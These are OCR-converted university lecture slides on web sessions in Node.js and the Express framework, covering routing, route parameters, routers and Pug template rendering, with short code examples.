
- When there is a need to keep track of some information across requests, the web server creates a **Session** for a given client
- A **Session** is a data structure storing **key-value pairs,** managed and stored on the server
- A Session is identified by a **unique** session id (a.k.a. session token)
- The session id is passed to the client (generally as a Cookie)
- Session data remains on the server, and client cannot mess with it

WEB SESSIONS: AUTHENTICATION EXAMPLE



IMPLEMENTING SESSIONS FROM SCRATCH

- Implementing a basic Session mechanism in Node.js from scratch is quite easy
- We can use the built in JavaScript Map objects. A first Map associates each Session Id with a Session, which is in turn a <Key, Value> Map.



SESSIONS FROM SCRATCH IN NODE.JS

See full example in Session.js

```
class Session {

  constructor(){
    this.sessionStore = new Map();
  }

  createSession(){
    let sessionId = this.generateNewSessionId();
    this.sessionStore.set(sessionId, new Map());
    return sessionId;
  }

  storeSessionData(sessionId, key, value){
    return this.getSessionById(sessionId)?.set(key, value);
  }

  /* other methods ... */
}
```

USING SESSIONS

- When a user logs in, we create a new session, store relevant data in it, and pass the session id as a Cookie

```
if(isAuthenticated){
   //create a new session for the user
   let sessionId = session.createSession();
   session.storeSessionData(sessionId, "username", user.username);
   session.storeSessionData(sessionId, "auth", true);
   response.writeHead(300, {
      "Location": "/",
      "Set-Cookie": [
        `sessionId=${sessionId}; max-age=${60*60}`
      ]
   });
   response.end();
}
```

USING SESSIONS

- When we need to access session data, we can

```
function handleRequest(request, response){

  let userSession = session.getSessionFromRequest(request);
  let context = {
    isUserAuthenticated: userSession?.get("auth"),
    username: userSession?.get("username")
  }
  /* rest of the code */
}
```

```
getSessionFromRequest(request){
  let requestSessionId = parseCookies(request)["sessionId"];
  return this.getSessionById(requestSessionId);
}
```

METHODS FOR WEB SESSION TRACKING

- Using a Cookie to store the session id is the most popular approach
  - Simple, broadly-supported
- Other approaches exist:
  - **URL Rewriting**: Session id is appended to every URLs as a query parameter
  - **Hidden form fields**: Session ids are stored as hidden form fields. When a user submits a form, the Session id is submitted along with the other data

LET'S LOOK AT THE CODE

- Live demo time!
- We will now take a look at improved version of the To-do list web app, with proper server-stored session mechanisms
- Source Code is available in the Course Materials on Teams
  - You should check the code out, and try to run (and debug) the web app

REFERENCES

- **Introduction to Web Applications Development**
  By Carles Mateu
  Freely available on archive.org under the GNU Free Documentation Licence
  Relevant parts: Section 3.11 (Session monitoring). You can ignore the examples with Java Servlets
- **Using HTTP cookies**
  MDN web docs
  https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

WEB TECHNOLOGIES — LECTURE 13

WEB FRAMEWORKS: EXPRESS

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PREVIOUSLY, ON WEB TECHNOLOGIES

We developed a few web apps using server-side programming

- We implemented our To-do list app using CGI and Bash (💀)
- We implemented our To-do list app using PHP 8.2
- We implemented our To-do list app using Node.js

There were a few **pain points**

- **Lots of tedious stuff** (e.g.: parse cookies, read and parse request bodies, …)
- **No out-of-the-box session management** (except for PHP)
- **No out-of-the-box middleware support** (e.g.: authentication)
- **No out-of-the-box templating**

COMMON TASKS IN WEB DEVELOPMENT

- Managing Routing
- Rendering templates
- Managing Web Sessions
- Managing Authentication/Authorization

We do not want to re-invent the wheel in every project, right?

WEB FRAMEWORKS

- A **framework** is a pre-defined set of software components, tools, and best practices that serve as a **foundation** for developing software
- **Web frameworks** are specifically designed to simplify and streamline the development of web applications
- They provide a (structured) way to build and organize web applications, reducing the need for developers to start from scratch and re-invent the wheel
- Frameworks and Software Libraries are different things!

SOFTWARE LIBRARY


- Essentially a set of functions we can call to get some job done
- Each call does some work and then returns control to the caller
- User code (e.g.: our **main** method) is in control of the execution flow


FRAMEWORK

- Embody some abstract design, with more **behaviour** built-in
- User-written code can be **plugged-in** into the framework
- The framework is in control of the execution flow and calls user code when appropriate

INVERSION OF CONTROL (IoC) PRINCIPLE

- **IoC** is a defining feature of frameworks
- The control flow is **inversed** from traditional imperative programming
  - The responsibility of managing the control flow is shifted from the developer to a framework
- A.k.a. Hollywood's Law: "*Don't call us, we'll call you*".





KEY COMPONENTS OF WEB FRAMEWORKS

Web frameworks typically include:

- **Core functionalities:**
  - Routing; Request parsing; Input validation; Cookie management; Sessions…
- **Template Engine:**
  - Helps in rendering dynamic content, separating code logic from the presentation layer.
- **ORM (Object-Relational Mapping) Mechanism:**
  - Simplifies database interactions by allowing developers to work with objects instead of SQL queries.

OPINIONATED FRAMEWORKS

- Frameworks can be more or less **opinionated**
- A (strongly) **opinionated** framework comes with a rigid set of pre-defined conventions, best practices, and decisions made by the framework's creators. It **enforces** a specific way of doing things, and leaves less wiggle room to devs.
- Unopinionated frameworks do not enforce a specific way of doing things

Keep in mind, this framework has really strong opinions…

Artwork generated using DALL-E 3

OPINIONATED FRAMEWORKS

Pros

- Ensure higher levels of consistency across different projects
- Can speed up development, reducing decision fatigue

Cons

- May have a steeper learning curve
- May not be flexible enough for a certain project


WEB FRAMEWORKS (SERVER-SIDE)

- Many web frameworks to choose from (e.g.: see Wikipedia)

One of the above is not a real framework, but a Pokemon. Can you tell which one?


EXPRESS

Fast, unopinionated, minimalist web framework for Node.js



THE EXPRESS FRAMEWORK

- In the web technologies course, we'll see Express as an example
- *Fast, unopinionated, minimalist web framework for Node.js*
- By far, the most popular Node.js backend framework



State of JavaScript 2022 Report. Source here.

HELLO EXPRESS

```
@luigi ➜ D/O/T/W/2/e/express-hello-world$ npm install express
```

```
import express from "express";

const app = express(); // creates an express application
const PORT = 3000;

app.get('/', (req, res) => {
  res.send('Hello World!')
});

app.listen(PORT);
```

EXPRESS: ROUTING

- Routing refers to the way the framework determines how to handle a request to a given endpoint
- A **route** is defined using appropriate methods on the **app** object
- Typically using statements of the form

```
app.<METHOD>(<PATH>, callback)
```

- Where <METHOD> and <PATH> identify an endpoint, and callback is a function to execute to handle requests to that endpoint

```
app.get("/hello", (req, res) => {
  res.send("Hello");
});
```

```
app.post("/hello", (req, res) => {
  res.send("Hello Post");
});
```

EXPRESS: ROUTE PATHS

Route paths can be strings, string patterns, or full regular expressions

- In case of multiple matches, the first matched route applies

```
app.get("/webtech", (req, res) => {
  res.send("Web Technologies!");
});

//matches /webtech, /web-tech, /web-technologies, /webtechnologies, etc...
app.get("/web(-)?tech*", (req, res) => {
  res.send("Web Technologies Pattern!");
});

//matches /webtech, /wirelesstech, /wtech, /whatever-tech, etc...
app.get(/^\/w.*tech$/, (req, res) => {
  res.send("Web Technologies Regex!");
});
```

EXPRESS: ROUTE PARAMETERS

- Express routes can also capture named URL segments called parameters, declared in the PATH by using **«:paramName»**
- The captured parameters are made available in the **req.params** obj.

```
//if a get request is made to /student/42/exams/TecWeb
app.get("/student/:student_id/exams/:exam_name", (req, res) => {
  res.send(req.params); //{"student_id":"42","exam_name":"TecWeb"}
});

//finer control over admissible param values can be defined using regex in
parentheses. The below route requires :student_id to be a series of digits.
It matches /student/42/exams/TecWeb, but not /student/bob/exams/TecWeb.
app.get("/student/:student_id([0-9]+)/exams/:exam_name", (req, res) => {
  res.send(req.params); //{"student_id":"42","exam_name":"TecWeb"}
});
```

EXPRESS: MULTIPLE ROUTE HANDLERS

- It is also possible to specify multiple handler functions for a route
- These functions behave like **middleware** (we'll see soon enough!)
- **next** is a callback to the next handler function to run

```
let f1 = function(req, res, next) {console.log("f1"); next();}
let f2 = function(req, res, next) {console.log("f2"); next();}
let f3 = function(req, res, next) {console.log("f3"); next();}

app.get("/handlers", [f1, f2, f3], (req, res) => {
  res.send("Done with all handlers");
})
```

EXPRESS: WORKING WITH ROUTES

- We can create chainable routes using **app.route()**
- This way, the path is specified in a **single** location (**less redundancy**), and method-specific handlers are chained.

```
app.route('/book')
  .get((req, res) => {
    res.send('Get a random book')
  })
  .post((req, res) => {
    res.send('Add a book')
  })
  .delete((req, res) => {
    res.send('Delete a book')
  });
```

EXPRESS: MODULAR ROUTERS

- We can also create a modular router, which can be loaded as needed

```
//router.js
import express from "express";

export const router = express.Router();

router.get("/echo/:value", (req, res) => {
  res.send(req.params.value);
});
```

```
import { router as echoRouter } from "./router.js";
const app = express();
//other routes can be defined here as done earlier...
app.use("/custom", echoRouter); //load echoRouter (optionally in a certain path)
//requests to /custom/echo/:value will be handled by the router
app.listen(3000);
```

EXPRESS: RESPONSE METHODS

Appropriate methods on the response object (res) should be called to send a response to the client, or the request will remain hanging.

Method	Description
res.download()	Prompt a file to be downloaded.
res.end()	End the response process.
res.json()	Send a JSON response.
res.jsonp()	Send a JSON response with JSONP support.
res.redirect()	Redirect a request.
res.render()	Render a view template.
res.send()	Send a response of various types.
res.sendFile()	Send a file as an octet stream.
res.sendStatus()	Set the response status code and send its string representation as the response body.


EXPRESS: RENDERING A TEMPLATE

```
const app = express();
app.set("view engine", "pug");

app.get('/template', (req, res) => {
  res.render("template");
});

app.listen(3000);
```

```
//- file: /views/template.pug
doctype html
html
  head
    title Pug Template rendered in Express
  body
    h1 Rendering a Pug Template in Express
    p It's a straightforward process.
```




EXPRESS: RENDERING A TEMPLATE

- Moreover, data set in the **res.locals** object is available to all views
- Data set in the **res.locals** is available to views rendering **res**


```
app.get("/example", (req, res) => {
  res.locals.items = [
    {name: "Web tech.", grade: "A+"},
    {name: "Soft. Eng.", grade: "A"},
    {name: "Calculus", grade: "B"},
  ]
  res.render("example");
});
```

```
//- file: /views/example.pug
doctype html
html
  head
    title List of Exams
  body
    h1 List of Exams
    each exam in items
      li #{exam.name} grade #{exam.grade}
```



EXPRESS: THE REQUEST–RESPONSE CYCLE

- The Request-Response cycle is the core of the Express framework



EXPRESS: THE REQUEST–RESPONSE CYCLE

